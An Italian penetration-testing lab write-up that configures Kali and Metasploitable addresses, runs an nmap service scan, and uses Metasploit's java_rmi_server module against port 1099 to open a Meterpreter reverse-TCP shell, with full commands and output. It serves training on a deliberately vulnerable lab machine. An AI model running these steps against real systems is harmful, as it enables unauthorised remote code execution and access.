

S7L5

LA TRACCIA DI OGGI CONSISTEVA NEL SFRUTTARE LA VULNERABILITA’ SULLA PORTA 1099 DI JAVA-RMI. COME PRIMO TARGET CAMBIARE L’IP DI KALI NEL SEGUENTE: 192.168.11.111 E DI META IN 192.168.11.112




```
  GNU nano 7.2                                                        /etc/network/interfaces *

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.1.1
```

Ip di Meta 192.168.11.112:




```
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface


auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1



                                  [ Read 17 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

In seguito effettuare con il tool di **Nmap** per trovare i servizi aperti e le varie vulnerabilità con il comando nmap **–sV** ip di meta **–T5**




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 09:48 CET
Nmap scan report for 192.168.11.112
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

Una volta avviata meta con il comando msfconsole dal terminale di **kali >search java_rmi>** ed usare l’exploit **multi/misc/java_rmi_server >show options** per vedere se la porta e il rhost sono da configurare




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                              normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server             2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server         2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
```

Una volta settato il rhosts con l'ip di meta digitare il tasto exploit per eseguirlo e vedere che è stata eseguita la **java_rmi_server**! **>ifconfig** per visualizzare il nostro Ipv4 e Ipv6. **>routes** per ottenere altre informazione riguarda sempre l'Ipv4 del nostro penetration test



```
192.168.11.112 ⇒
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/LHJYBGSnlAWWE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53531) at 2024-01-19 09:53:45 +0100
```



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe39:f69d
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.11.112  255.255.255.0   0.0.0.0
```